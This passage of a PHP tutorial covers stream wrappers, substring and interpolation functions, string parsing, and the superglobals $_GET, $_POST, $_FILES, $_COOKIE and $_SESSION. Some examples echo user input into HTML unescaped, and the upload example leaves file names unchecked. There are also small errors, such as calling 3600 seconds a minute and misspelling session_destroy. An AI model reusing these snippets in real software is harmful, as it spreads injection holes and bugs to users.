The scheme (origin) is the identifier of the stream's wrapper. For example, for the file system this is `file://`. The target is the stream's data source, for example the file name.

Examples

Registering a stream wrapper

A stream wrapper provides a handler for one or more specific schemes.

The example below shows a simple stream wrapper that sends PATCH HTTP requests when the stream is closed.

```php
// register the FooWrapper class as a wrapper for foo:// URLs.
stream_wrapper_register("foo", FooWrapper::class, STREAM_IS_URL) or die("Duplicate stream
wrapper registered");

class FooWrapper {
    // this will be modified by PHP to show the context passed in the current call.
    public $context;

    // this is used in this example internally to store the URL
    private $url;

    // when fopen() with a protocol for this wrapper is called, this method can be implemented
to store data like the host.
    public function stream_open(string $path, string $mode, int $options, string &$openedPath)
: bool {
        $url = parse_url($path);
        if($url === false) return false;
        $this->url = $url["host"] . "/" . $url["path"];
        return true;
    }

    // handles calls to fwrite() on this stream
    public function stream_write(string $data) : int {
        $this->buffer .= $data;
        return strlen($data);
    }

    // handles calls to fclose() on this stream
    public function stream_close() {
        $curl = curl_init("http://" . $this->url);
        curl_setopt($curl, CURLOPT_POSTFIELDS, $this->buffer);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "PATCH");
        curl_exec($curl);
        curl_close($curl);
        $this->buffer = "";
    }

    // fallback exception handler if an unsupported operation is attempted.
    // this is not necessary.
    public function __call($name, $args) {
        throw new \RuntimeException("This wrapper does not support $name");
    }

    // this is called when unlink("foo://something-else") is called.
    public function unlink(string $path) {
        $url = parse_url($path);
        $curl = curl_init("http://" . $url["host"] . "/" . $url["path"]);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "DELETE");
        curl_exec($curl);
        curl_close($curl);
    }
}
```

This example only shows some examples of what a generic stream wrapper would contain. These are not all methods available. A full list of methods that can be implemented can be found at http://php.net/streamWrapper.

Chapter 89: String formatting

Examples

Extracting/replacing substrings

Single characters can be extracted using array (square brace) syntax as well as curly brace syntax. These two syntaxes will only return a single character from the string. If more than one character is needed, a function will be required, i.e.- substr

Strings, like everything in PHP, are `0`-indexed.

```
$foo = 'Hello world';

$foo[6]; // returns 'w'
$foo{6}; // also returns 'w'

substr($foo, 6, 1); // also returns 'w'
substr($foo, 6, 2); // returns 'wo'
```

Strings can also be changed one character at a time using the same square brace and curly brace syntax. Replacing more than one character requires a function, i.e.- substr_replace

```
$foo = 'Hello world';

$foo[6] = 'W'; // results in $foo = 'Hello World'
$foo{6} = 'W'; // also results in $foo = 'Hello World'

substr_replace($foo, 'W', 6, 1); // also results in $foo = 'Hello World'
substr_replace($foo, 'Whi', 6, 2); // results in 'Hello Whirled'
// note that the replacement string need not be the same length as the substring replaced
```

String interpolation

You can also use interpolation to interpolate (*insert*) a variable within a string. Interpolation works in double quoted strings and the heredoc syntax only.

```
$name = 'Joel';

// $name will be replaced with `Joel`
echo "<p>Hello $name, Nice to see you.</p>";
#                  ↕
#>   "<p>Hello Joel, Nice to see you.</p>"

// Single Quotes: outputs $name as the raw text (without interpreting it)
echo 'Hello $name, Nice to see you.'; # Careful with this notation
#> "Hello $name, Nice to see you."
```

The **complex (curly) syntax** format provides another option which requires that you wrap your variable within curly braces `{}`. This can be useful when embedding variables within textual

content and helping to prevent possible ambiguity between textual content and variables.

```
$name = 'Joel';

// Example using the curly brace syntax for the variable $name
echo "<p>We need more {$name}s to help us!</p>";
#> "<p>We need more Joels to help us!</p>"

// This line will throw an error (as `$names` is not defined)
echo "<p>We need more $names to help us!</p>";
#> "Notice: Undefined variable: names"
```

The `{}` syntax only interpolates variables starting with a `$` into a string. The `{}` syntax **does not** evaluate arbitrary PHP expressions.

```
// Example tying to interpolate a PHP expression
echo "1 + 2 = {1 + 2}";
#> "1 + 2 = {1 + 2}"

// Example using a constant
define("HELLO_WORLD", "Hello World!!");
echo "My constant is {HELLO_WORLD}";
#> "My constant is {HELLO_WORLD}"

// Example using a function
function say_hello() {
    return "Hello!";
};
echo "I say: {say_hello()}";
#> "I say: {say_hello()}"
```

However, the `{}` syntax does evaluate any array access, property access and function/method calls on variables, array elements or properties:

```
// Example accessing a value from an array — multidimensional access is allowed
$companions = [0 => ['name' => 'Amy Pond'], 1 => ['name' => 'Dave Random']];
echo "The best companion is: {$companions[0]['name']}";
#> "The best companion is: Amy Pond"

// Example of calling a method on an instantiated object
class Person {
  function say_hello() {
    return "Hello!";
  }
}

$max = new Person();

echo "Max says: {$max->say_hello()}";
#> "Max says: Hello!"

// Example of invoking a Closure — the parameter list allows for custom expressions
$greet = function($num) {
    return "A $num greetings!";
};
echo "From us all: {$greet(10 ** 3)}";
#> "From us all: A 1000 greetings!"
```

Notice that the dollar $ sign can appear after the opening curly brace { as the above examples, or, like in Perl or Shell Script, can appear before it:

```
$name = 'Joel';

// Example using the curly brace syntax with dollar sign before the opening curly brace
echo "<p>We need more ${name}s to help us!</p>";
#> "<p>We need more Joels to help us!</p>"
```

> The Complex (curly) syntax is not called as such because it's complex, but rather because it allows for the use of '**complex expressions**'. Read more about Complex (curly) syntax

Read String formatting online: https://riptutorial.com/php/topic/6696/string-formatting

Chapter 90: String Parsing

Remarks

Regex should be used for other uses besides getting strings out of strings or otherwise cutting strings into pieces.

Examples

Splitting a string by separators

`explode` and `strstr` are simpler methods to get substrings by separators.

A string containing several parts of text that are separated by a common character can be split into parts with the `explode` function.

```
$fruits = "apple,pear,grapefruit,cherry";
print_r(explode(",",$fruits)); // ['apple', 'pear', 'grapefruit', 'cherry']
```

The method also supports a limit parameter that can be used as follow:

```
$fruits= 'apple,pear,grapefruit,cherry';
```

If the limit parameter is zero, then this is treated as 1.

```
print_r(explode(',',$fruits,0)); // ['apple,pear,grapefruit,cherry']
```

If limit is set and positive, the returned array will contain a maximum of limit elements with the last element containing the rest of string.

```
print_r(explode(',',$fruits,2)); // ['apple', 'pear,grapefruit,cherry']
```

If the limit parameter is negative, all components except the last -limit are returned.

```
print_r(explode(',',$fruits,-1)); // ['apple', 'pear', 'grapefruit']
```

`explode` can be combined with `list` to parse a string into variables in one line:

```
$email = "user@example.com";
list($name, $domain) = explode("@", $email);
```

However, make sure that the result of `explode` contains enough elements, or an undefined index warning would be triggered.

`strstr` strips away or only returns the substring before the first occurrence of the given needle.

```
$string = "1:23:456";
echo json_encode(explode(":", $string)); // ["1","23","456"]
var_dump(strstr($string, ":")); // string(7) ":23:456"

var_dump(strstr($string, ":", true)); // string(1) "1"
```

Searching a substring with strpos

`strpos` can be understood as the number of bytes in the haystack before the first occurrence of the needle.

```
var_dump(strpos("haystack", "hay")); // int(0)
var_dump(strpos("haystack", "stack")); // int(3)
var_dump(strpos("haystack", "stackoverflow")); // bool(false)
```

Checking if a substring exists

Be careful with checking against TRUE or FALSE because if a index of 0 is returned an if statement will see this as FALSE.

```
$pos = strpos("abcd", "a"); // $pos = 0;
$pos2 = strpos("abcd", "e"); // $pos2 = FALSE;

// Bad example of checking if a needle is found.
if($pos) { // 0 does not match with TRUE.
    echo "1. I found your string\n";
}
else {
    echo "1. I did not found your string\n";
}

// Working example of checking if needle is found.
if($pos !== FALSE) {
    echo "2. I found your string\n";
}
else {
    echo "2. I did not found your string\n";
}

// Checking if a needle is not found
if($pos2 === FALSE) {
    echo "3. I did not found your string\n";
}
else {
    echo "3. I found your string\n";
}
```

Output of the whole example:

```
1. I did not found your string
2. I found your string
3. I did not found your string
```

Search starting from an offset

```
// With offset we can search ignoring anything before the offset
$needle = "Hello";
$haystack = "Hello world! Hello World";

$pos = strpos($haystack, $needle, 1); // $pos = 13, not 0
```

Get all occurrences of a substring

```
$haystack = "a baby, a cat, a donkey, a fish";
$needle = "a ";
$offsets = [];
// start searching from the beginning of the string
for($offset = 0;
        // If our offset is beyond the range of the
        // string, don't search anymore.
        // If this condition is not set, a warning will
        // be triggered if $haystack ends with $needle
        // and $needle is only one byte long.
        $offset < strlen($haystack); ){
    $pos = strpos($haystack, $needle, $offset);
    // we don't have anymore substrings
    if($pos === false) break;
    $offsets[] = $pos;
    // You may want to add strlen($needle) instead,
    // depending on whether you want to count "aaa"
    // as 1 or 2 "aa"s.
    $offset = $pos + 1;
}
echo json_encode($offsets); // [0,8,15,25]
```

Parsing string using regular expressions

preg_match can be used to parse string using regular expression. The parts of expression enclosed in parenthesis are called subpatterns and with them you can pick individual parts of the string.

```
$str = "<a href=\"http://example.org\">My Link</a>";
$pattern = "/<a href=\"(.*)\">(.*)<\/a>/";
$result = preg_match($pattern, $str, $matches);
if($result === 1) {
    // The string matches the expression
    print_r($matches);
} else if($result === 0) {
    // No match
} else {
    // Error occured
}
```

Output

```
Array
(
    [0] => <a href="http://example.org">My Link</a>
    [1] => http://example.org
    [2] => My Link
)
```

Substring

Substring returns the portion of string specified by the start and length parameters.

```
var_dump(substr("Boo", 1)); // string(2) "oo"
```

If there is a possibility of meeting multi-byte character strings, then it would be safer to use mb_substr.

```
$cake = "cakeæøå";
var_dump(substr($cake, 0, 5)); // string(5) "cake�"
var_dump(mb_substr($cake, 0, 5, 'UTF-8')); // string(6) "cakeæ"
```

Another variant is the substr_replace function, which replaces text within a portion of a string.

```
var_dump(substr_replace("Boo", "0", 1, 1)); // string(3) "B0o"
var_dump(substr_Replace("Boo", "ts", strlen("Boo"))); // string(5) "Boots"
```

Let's say you want to find a specific word in a string - and don't want to use Regex.

```
$hi = "Hello World!";
$bye = "Goodbye cruel World!";

var_dump(strpos($hi, " ")); // int(5)
var_dump(strpos($bye, " ")); // int(7)

var_dump(substr($hi, 0, strpos($hi, " "))); // string(5) "Hello"
var_dump(substr($bye, -1 * (strlen($bye) - strpos($bye, " ")))); // string(13) " cruel World!"

// If the casing in the text is not important, then using strtolower helps to compare strings
var_dump(substr($hi, 0, strpos($hi, " ")) == 'hello'); // bool(false)
var_dump(strtolower(substr($hi, 0, strpos($hi, " "))) == 'hello'); // bool(true)
```

Another option is a very basic parsing of an email.

```
$email = "test@example.com";
$wrong = "foobar.co.uk";
$notld = "foo@bar";

$at = strpos($email, "@"); // int(4)
$wat = strpos($wrong, "@"); // bool(false)
$nat = strpos($notld , "@"); // int(3)

$domain = substr($email, $at + 1); // string(11) "example.com"
$womain = substr($wrong, $wat + 1); // string(11) "oobar.co.uk"
$nomain = substr($notld, $nat + 1); // string(3) "bar"
```

```
$dot = strpos($domain, "."); // int(7)
$wot = strpos($womain, "."); // int(5)
$not = strpos($nomain, "."); // bool(false)

$tld = substr($domain, $dot + 1); // string(3) "com"
$wld = substr($womain, $wot + 1); // string(5) "co.uk"
$nld = substr($nomain , $not + 1); // string(2) "ar"

// string(25) "test@example.com is valid"
if ($at && $dot) var_dump("$email is valid");
else var_dump("$email is invalid");

// string(21) "foobar.com is invalid"
if ($wat && $wot) var_dump("$wrong is valid");
else var_dump("$wrong is invalid");

// string(18) "foo@bar is invalid"
if ($nat && $not) var_dump("$notld is valid");
else var_dump("$notld is invalid");

// string(27) "foobar.co.uk is an UK email"
if ($tld == "co.uk") var_dump("$email is a UK address");
if ($wld == "co.uk") var_dump("$wrong is a UK address");
if ($nld == "co.uk") var_dump("$notld is a UK address");
```

Or even putting the "Continue reading" or "..." at the end of a blurb

```
$blurb = "Lorem ipsum dolor sit amet";
$limit = 20;

var_dump(substr($blurb, 0, $limit - 3) . '...'); // string(20) "Lorem ipsum dolor..."
```

Chapter 91: Superglobal Variables PHP

Introduction

Superglobals are built-in variables that are always available in all scopes.

Several predefined variables in PHP are "superglobals", which means they are available in all scopes throughout a script. There is no need to do `global $variable;` to access them within functions or methods.

Examples

PHP5 SuperGlobals

Below are the PHP5 SuperGlobals

- $GLOBALS
- $_REQUEST
- $_GET
- $_POST
- $_FILES
- $_SERVER
- $_ENV
- $_COOKIE
- $_SESSION

$GLOBALS: This SuperGlobal Variable is used for accessing globals variables.

```php
<?php
$a = 10;
function foo(){
    echo $GLOBALS['a'];
}
//Which will print 10 Global Variable a
?>
```

$_REQUEST: This SuperGlobal Variable is used to collect data submitted by a HTML Form.

```php
<?php
if(isset($_REQUEST['user'])){
    echo $_REQUEST['user'];
}
//This will print value of HTML Field with name=user submitted using POST and/or GET MEthod
?>
```

$_GET: This SuperGlobal Variable is used to collect data submitted by HTML Form with `get` method.

```php
<?php
if(isset($_GET['username'])){
    echo $_GET['username'];
}
//This will print value of HTML field with name username submitted using GET Method
?>
```

$_POST: This SuperGlobal Variable is used to collect data submitted by HTML Form with `post` method.

```php
<?php
if(isset($_POST['username'])){
    echo $_POST['username'];
}
//This will print value of HTML field with name username submitted using POST Method
?>
```

$_FILES: This SuperGlobal Variable holds the information of uploaded files via HTTP Post method.

```php
<?php
if($_FILES['picture']){
    echo "<pre>";
    print_r($_FILES['picture']);
    echo "</pre>";
}
/**
This will print details of the File with name picture uploaded via a form with method='post
and with enctype='multipart/form-data'
Details includes Name of file, Type of File, temporary file location, error code(if any error
occured while uploading the file) and size of file in Bytes.
Eg.

Array
(
    [picture] => Array
        (
            [0] => Array
                (
                    [name] => 400.png
                    [type] => image/png
                    [tmp_name] => /tmp/php5Wx0aJ
                    [error] => 0
                    [size] => 15726
                )
        )
)

*/
?>
```

$_SERVER: This SuperGlobal Variable holds information about Scripts, HTTP Headers and Server Paths.

```php
<?php
    echo "<pre>";
```

```
    print_r($_SERVER);
    echo "</pre>";
    /**
    Will print the following details
    on my local XAMPP
    Array
(
    [MIBDIRS] => C:/xampp/php/extras/mibs
    [MYSQL_HOME] => \xampp\mysql\bin
    [OPENSSL_CONF] => C:/xampp/apache/bin/openssl.cnf
    [PHP_PEAR_SYSCONF_DIR] => \xampp\php
    [PHPRC] => \xampp\php
    [TMP] => \xampp\tmp
    [HTTP_HOST] => localhost
    [HTTP_CONNECTION] => keep-alive
    [HTTP_CACHE_CONTROL] => max-age=0
    [HTTP_UPGRADE_INSECURE_REQUESTS] => 1
    [HTTP_USER_AGENT] => Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/52.0.2743.82 Safari/537.36
    [HTTP_ACCEPT] => text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*;q=0.8
    [HTTP_ACCEPT_ENCODING] => gzip, deflate, sdch
    [HTTP_ACCEPT_LANGUAGE] => en-US,en;q=0.8
    [PATH] => C:\xampp\php;C:\ProgramData\ComposerSetup\bin;
    [SystemRoot] => C:\Windows
    [COMSPEC] => C:\Windows\system32\cmd.exe
    [PATHEXT] => .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
    [WINDIR] => C:\Windows
    [SERVER_SIGNATURE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12 Server at localhost
Port 80
    [SERVER_SOFTWARE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12
    [SERVER_NAME] => localhost
    [SERVER_ADDR] => ::1
    [SERVER_PORT] => 80
    [REMOTE_ADDR] => ::1
    [DOCUMENT_ROOT] => C:/xampp/htdocs
    [REQUEST_SCHEME] => http
    [CONTEXT_PREFIX] =>
    [CONTEXT_DOCUMENT_ROOT] => C:/xampp/htdocs
    [SERVER_ADMIN] => postmaster@localhost
    [SCRIPT_FILENAME] => C:/xampp/htdocs/abcd.php
    [REMOTE_PORT] => 63822
    [GATEWAY_INTERFACE] => CGI/1.1
    [SERVER_PROTOCOL] => HTTP/1.1
    [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
    [REQUEST_URI] => /abcd.php
    [SCRIPT_NAME] => /abcd.php
    [PHP_SELF] => /abcd.php
    [REQUEST_TIME_FLOAT] => 1469374173.88
    [REQUEST_TIME] => 1469374173
)
*/
?>
```

$_ENV: This SuperGlobal Variable Shell Environment Variable details under which the PHP is running.

$_COOKIE: This SuperGlobal Variable is used to retrieve Cookie value with given Key.

```php
<?php
$cookie_name = "data";
$cookie_value = "Foo Bar";
setcookie($cookie_name, $cookie_value, time() + (86400 * 30), "/"); // 86400 = 1 day
if(!isset($_COOKIE[$cookie_name])) {
    echo "Cookie named '" . $cookie_name . "' is not set!";
}
else {
    echo "Cookie '" . $cookie_name . "' is set!<br>";
    echo "Value is: " . $_COOKIE[$cookie_name];
}

/**
    Output
    Cookie 'data' is set!
    Value is: Foo Bar
*/
?>
```

$_SESSION: This SuperGlobal Variable is used to Set and Retrieve Session Value which is stored on Server.

```php
<?php
//Start the session
session_start();
/**
    Setting the Session Variables
    that can be accessed on different
    pages on save server.
*/
$_SESSION["username"] = "John Doe";
$_SESSION["user_token"] = "d5f1df5b4dfb8b8d5f";
echo "Session is saved successfully";

/**
    Output
    Session is saved successfully
*/
?>
```

Suberglobals explained

Introduction

Put simply, these are variables that are available in *all* scope in your scripts.

This means that there is no need to pass them as parameters in your functions, or store them outside a block of code to have them available in different scopes.

What's a superglobal??

If you're thinking that these are like superheroes - they're not.

As of PHP version 7.1.3 there are 9 superglobal variables. They are as follows:

- `$GLOBALS` - References all variables available in global scope
- `$_SERVER` - Server and execution environment information
- `$_GET` - HTTP GET variables
- `$_POST` - HTTP POST variables
- `$_FILES` - HTTP File Upload variables
- `$_COOKIE` - HTTP Cookies
- `$_SESSION` - Session variables
- `$_REQUEST` - HTTP Request variables
- `$_ENV` - Environment variables

See the documentation.

Tell me more, tell me more

I'm sorry for the Grease reference! Link

Time for some explanation on these super~~heroes~~globals.

$GLOBALS

> An associative array containing references to all variables which are currently defined in the global scope of the script. The variable names are the keys of the array.

Code

```php
$myGlobal = "global"; // declare variable outside of scope

function test()
{
    $myLocal = "local"; // declare variable inside of scope
    // both variables are printed
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}

test(); // run function
// only $myGlobal is printed since $myLocal is not globally scoped
var_dump($myLocal);
var_dump($myGlobal);
```

Output

```
string 'local' (length=5)
string 'global' (length=6)
null
string 'global' (length=6)
```

In the above example `$myLocal` is not displayed the second time because it is declared inside the `test()` function and then destroyed after the function is closed.

Becoming global

To remedy this there are two options.

Option one: `global` **keyword**

```
function test()
{
    global $myLocal;
    $myLocal = "local";
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}
```

The `global` keyword is a prefix on a variable that forces it to be part of the global scope.

Note that you cannot assign a value to a variable in the same statement as the global keyword. Hence, why I had to assign a value underneath. (It is possible if you remove new lines and spaces but I don't think it is neat. `global $myLocal; $myLocal = "local"`).

Option two: `$GLOBALS` **array**

```
function test()
{
    $GLOBALS["myLocal"] = "local";
    $myLocal = $GLOBALS["myLocal"];
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}
```

In this example I reassigned `$myLocal` the value of `$GLOBAL["myLocal"]` since I find it easier writing a variable name rather than the associative array.

`$_SERVER`

$_SERVER is an array containing information such as headers, paths, and script locations. The entries in this array are created by the web server. There is no guarantee that every web server will provide any of these; servers may omit some, or provide others not listed here. That said, a large number of these variables are accounted for in the CGI/1.1 specification, so you should be able to expect those.

An example output of this might be as follows (run on my Windows PC using WAMP)

```
C:\wamp64\www\test.php:2:
array (size=36)
    'HTTP_HOST' => string 'localhost' (length=9)
    'HTTP_CONNECTION' => string 'keep-alive' (length=10)
    'HTTP_CACHE_CONTROL' => string 'max-age=0' (length=9)
    'HTTP_UPGRADE_INSECURE_REQUESTS' => string '1' (length=1)
    'HTTP_USER_AGENT' => string 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36' (length=110)
    'HTTP_ACCEPT' => string
'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' (length=74)
```

```
    'HTTP_ACCEPT_ENCODING' => string 'gzip, deflate, sdch, br' (length=23)
    'HTTP_ACCEPT_LANGUAGE' => string 'en-US,en;q=0.8,en-GB;q=0.6' (length=26)
    'HTTP_COOKIE' => string 'PHPSESSID=0gslnvgsci371ete9hg7k9ivc6' (length=36)
    'PATH' => string 'C:\Program Files (x86)\NVIDIA Corporation\PhysX\Common;C:\Program Files
(x86)\Intel\iCLS Client\;C:\Program Files\Intel\iCLS
Client\;C:\ProgramData\Oracle\Java\javapath;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\
Files\ATI Technologies\ATI.ACE\Core-Static;E:\Program Files\AMD\ATI.ACE\Core-Static;C:\Program
Files (x86)\AMD\ATI.ACE\Core-Static;C:\Program Files (x86)\ATI Technologies\ATI.ACE\Core-
Static;C:\Program Files\Intel\Intel(R) Managemen'... (length=1169)
    'SystemRoot' => string 'C:\WINDOWS' (length=10)
    'COMSPEC' => string 'C:\WINDOWS\system32\cmd.exe' (length=27)
    'PATHEXT' => string '.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PY'
(length=57)
    'WINDIR' => string 'C:\WINDOWS' (length=10)
    'SERVER_SIGNATURE' => string '<address>Apache/2.4.23 (Win64) PHP/7.0.10 Server at
localhost Port 80</address>' (length=80)
    'SERVER_SOFTWARE' => string 'Apache/2.4.23 (Win64) PHP/7.0.10' (length=32)
    'SERVER_NAME' => string 'localhost' (length=9)
    'SERVER_ADDR' => string '::1' (length=3)
    'SERVER_PORT' => string '80' (length=2)
    'REMOTE_ADDR' => string '::1' (length=3)
    'DOCUMENT_ROOT' => string 'C:/wamp64/www' (length=13)
    'REQUEST_SCHEME' => string 'http' (length=4)
    'CONTEXT_PREFIX' => string '' (length=0)
    'CONTEXT_DOCUMENT_ROOT' => string 'C:/wamp64/www' (length=13)
    'SERVER_ADMIN' => string 'wampserver@wampserver.invalid' (length=29)
    'SCRIPT_FILENAME' => string 'C:/wamp64/www/test.php' (length=26)
    'REMOTE_PORT' => string '5359' (length=4)
    'GATEWAY_INTERFACE' => string 'CGI/1.1' (length=7)
    'SERVER_PROTOCOL' => string 'HTTP/1.1' (length=8)
    'REQUEST_METHOD' => string 'GET' (length=3)
    'QUERY_STRING' => string '' (length=0)
    'REQUEST_URI' => string '/test.php' (length=13)
    'SCRIPT_NAME' => string '/test.php' (length=13)
    'PHP_SELF' => string '/test.php' (length=13)
    'REQUEST_TIME_FLOAT' => float 1491068771.413
    'REQUEST_TIME' => int 1491068771
```

There is a lot to take in there so I will pick out some important ones below. If you wish to read
about them all then consult the indices section of the documentation.

I might add them all below one day. Or someone can edit and add a *good* explanation of them below? *Hint, hint*;)

For all explanations below, assume the URL is http://www.example.com/index.php

- `HTTP_HOST` - The host address.
  This would return `www.example.com`
- `HTTP_USER_AGENT` - Contents of the user agent. This is a string which contains all the
  information about the client's browser, including operating system.
- `HTTP_COOKIE` - All cookies in a concatenated string, with a semi-colon delimiter.
- `SERVER_ADDR` - The IP address of the server, of which the current script is running.
  This would return `93.184.216.34`
- `PHP_SELF` - The file name of the currently executed script, relative to document root.
  This would return `/index.php`
- `REQUEST_TIME_FLOAT` - The timestamp of the start of the request, with microsecond precision.
  Available since PHP 5.4.0.

- `REQUEST_TIME` - The timestamp of the start of the request. Available since PHP 5.1.0.

$_GET

An associative array of variables passed to the current script via the URL parameters.

`$_GET` is an array that contains all the URL parameters; these are the whatever is after the ? in the URL.

Using http://www.example.com/index.php?myVar=myVal as an example. This information from this URL can be obtained by accessing in this format `$_GET["myVar"]` and the result of this will be `myVal`.

Using some code for those that don't like reading.

```
// URL = http://www.example.com/index.php?myVar=myVal
echo $_GET["myVar"] == "myVal" ? "true" : "false"; // returns "true"
```

The above example makes use of the ternary operator.

This shows how you can access the value from the URL using the `$_GET` superglobal.

Now another example! *gasp*

```
// URL = http://www.example.com/index.php?myVar=myVal&myVar2=myVal2
echo $_GET["myVar"]; // returns "myVal"
echo $_GET["myVar2"]; // returns "myVal2"
```

It is possible to send multiple variables through the URL by separating them with an ampersand (`&`) character.

Security risk
It is very important not to send any sensitive information via the URL as it will stay in history of the computer and will be visible to anyone that can access that browser.

$_POST

An associative array of variables passed to the current script via the HTTP POST method when using application/x-www-form-urlencoded or multipart/form-data as the HTTP Content-Type in the request.

Very similar to `$_GET` in that data is sent from one place to another.

I'll start by going straight into an example. (I have omitted the action attribute as this will send the information to the page that the form is in).

```
<form method="POST">
    <input type="text" name="myVar" value="myVal" />
    <input type="submit" name="submit" value="Submit" />
</form>
```

Above is a basic form for which data can be sent. In an real environment the `value` attribute would not be set meaning the form would be blank. This would then send whatever information is entered by the user.

```
echo $_POST["myVar"]); // returns "myVal"
```

Security risk
Sending data via POST is also not secure. Using HTTPS will ensure that data is kept more secure.

$_FILES

> An associative array of items uploaded to the current script via the HTTP POST method. The structure of this array is outlined in the POST method uploads section.

Let's start with a basic form.

```
<form method="POST" enctype="multipart/form-data">
    <input type="file" name="myVar" />
    <input type="submit" name="Submit" />
</form>
```

Note that I omitted the `action` attribute (again!). Also, I added `enctype="multipart/form-data"`, this is important to any form that will be dealing with file uploads.

```
// ensure there isn't an error
if ($_FILES["myVar"]["error"] == UPLOAD_ERR_OK)
{
    $folderLocation = "myFiles"; // a relative path. (could be "path/to/file" for example)

    // if the folder doesn't exist then make it
    if (!file_exists($folderLocation)) mkdir($folderLocation);

    // move the file into the folder
    move_uploaded_file($_FILES["myVar"]["tmp_name"], "$folderLocation/" .
basename($_FILES["myVar"]["name"]));
}
```

This is used to upload one file. Sometimes you may wish to upload more than one file. An attribute exists for that, it's called `multiple`.
There's an attribute for just about *anything*. I'm sorry

Below is an example of a form submitting multiple files.

```
<form method="POST" enctype="multipart/form-data">
    <input type="file" name="myVar[]" multiple="multiple" />
    <input type="submit" name="Submit" />
</form>
```

Note the changes made here; there are only a few.

- The `input` name has square brackets. This is because it is now an array of files and so we

are telling the form to make an array of the files selected. Omitting the square brackets will result in the latter most file being set to `$_FILES["myVar"]`.

- The `multiple="multiple"` attribute. This just tells the browser that users can select more than one file.

```php
$total = isset($_FILES["myVar"]) ? count($_FILES["myVar"]["name"]) : 0; // count how many
files were sent
// iterate over each of the files
for ($i = 0; $i < $total; $i++)
{
    // there isn't an error
    if ($_FILES["myVar"]["error"][$i] == UPLOAD_ERR_OK)
    {
        $folderLocation = "myFiles"; // a relative path. (could be "path/to/file" for example)

        // if the folder doesn't exist then make it
        if (!file_exists($folderLocation)) mkdir($folderLocation);

        // move the file into the folder
        move_uploaded_file($_FILES["myVar"]["tmp_name"][$i], "$folderLocation/" .
basename($_FILES["myVar"]["name"][$i]));
    }
    // else report the error
    else switch ($_FILES["myVar"]["error"][$i])
    {
        case UPLOAD_ERR_INI_SIZE:
            echo "Value: 1; The uploaded file exceeds the upload_max_filesize directive in
php.ini.";
            break;
        case UPLOAD_ERR_FORM_SIZE:
            echo "Value: 2; The uploaded file exceeds the MAX_FILE_SIZE directive that was
specified in the HTML form.";
            break;
        case UPLOAD_ERR_PARTIAL:
            echo "Value: 3; The uploaded file was only partially uploaded.";
            break;
        case UPLOAD_ERR_NO_FILE:
            echo "Value: 4; No file was uploaded.";
            break;
        case UPLOAD_ERR_NO_TMP_DIR:
            echo "Value: 6; Missing a temporary folder. Introduced in PHP 5.0.3.";
            break;
        case UPLOAD_ERR_CANT_WRITE:
            echo "Value: 7; Failed to write file to disk. Introduced in PHP 5.1.0.";
            break;
        case UPLOAD_ERR_EXTENSION:
            echo "Value: 8; A PHP extension stopped the file upload. PHP does not provide a
way to ascertain which extension caused the file upload to stop; examining the list of loaded
extensions with phpinfo() may help. Introduced in PHP 5.2.0.";
            break;

        default:
            echo "An unknown error has occured.";
            break;
    }
}
```

This is a very simple example and doesn't handle problems such as file extensions that aren't allowed or files named with PHP code (like a PHP equivalent of an SQL injection). See the

[documentation](#).

The first process is checking if there are any files, and if so, set the total number of them to `$total`.

Using the for loop allows an iteration of the `$_FILES` array and accessing each item one at a time. If that file doesn't encounter a problem then the if statement is true and the code from the single file upload is run.
If an problem is encountered the switch block is executed and an error is presented in accordance with the error for that particular upload.

$_COOKIE

> An associative array of variables passed to the current script via HTTP Cookies.

Cookies are variables that contain data and are stored on the client's computer.

Unlike the aforementioned superglobals, cookies must be created with a function (and not be assigning a value). The convention is below.

```
setcookie("myVar", "myVal", time() + 3600);
```

In this example a name is specified for the cookie (in this example it is "myVar"), a value is given (in this example it is "myVal", but a variable can be passed to assign its value to the cookie), and then an expiration time is given (in this example it is one hour since 3600 seconds is a minute).

Despite the convention for creating a cookie being different, it is accessed in the same way as the others.

```
echo $_COOKIE["myVar"]; // returns "myVal"
```

To destroy a cookie, `setcookie` must be called again, but the expiration time is set to *any* time in the past. See below.

```
setcookie("myVar", "", time() - 1);
var_dump($_COOKIE["myVar"]); // returns null
```

This will unset the cookies and remove it from the clients computer.

$_SESSION

> An associative array containing session variables available to the current script. See the [Session functions](#) documentation for more information on how this is used.

Sessions are much like cookies except they are server side.

To use sessions you must include `session_start()` at the top of your scripts to allow sessions to be utilised.

Setting a session variable is the same as setting any other variable. See example below.

```
$_SESSION["myVar"] = "myVal";
```

When starting a session a random ID is set as a cookie and called "PHPSESSID" and will contain the session ID for that current session. This can be accessed by calling the `session_id()` function.

It is possible to destroy session variables using the `unset` function (such that `unset($_SESSION["myVar"])` would destroy that variable).
The alternative is to call `session_destory()`. This will destroy the entire session meaning that **all** session variables will no longer exist.

$_REQUEST

An associative array that by default contains the contents of `$_GET`, `$_POST` and `$_COOKIE`.

As the PHP documentation states, this is just a collation of `$_GET`, `$_POST`, and `$_COOKIE` all in one variable.

Since it is possible for all three of those arrays to have an index with the same name, there is a setting in the `php.ini` file called `request_order` which can specify which of the three has precedence.
For instance, if it was set to `"GPC"`, then the value of `$_COOKIE` will be used, as it is read from left to right meaning the `$_REQUEST` will set its value to `$_GET`, then `$_POST`, and then `$_COOKIE` and since `$_COOKIE` is last that is the value that is in `$_REQUEST`.
See this question.

$_ENV

An associative array of variables passed to the current script via the environment method.

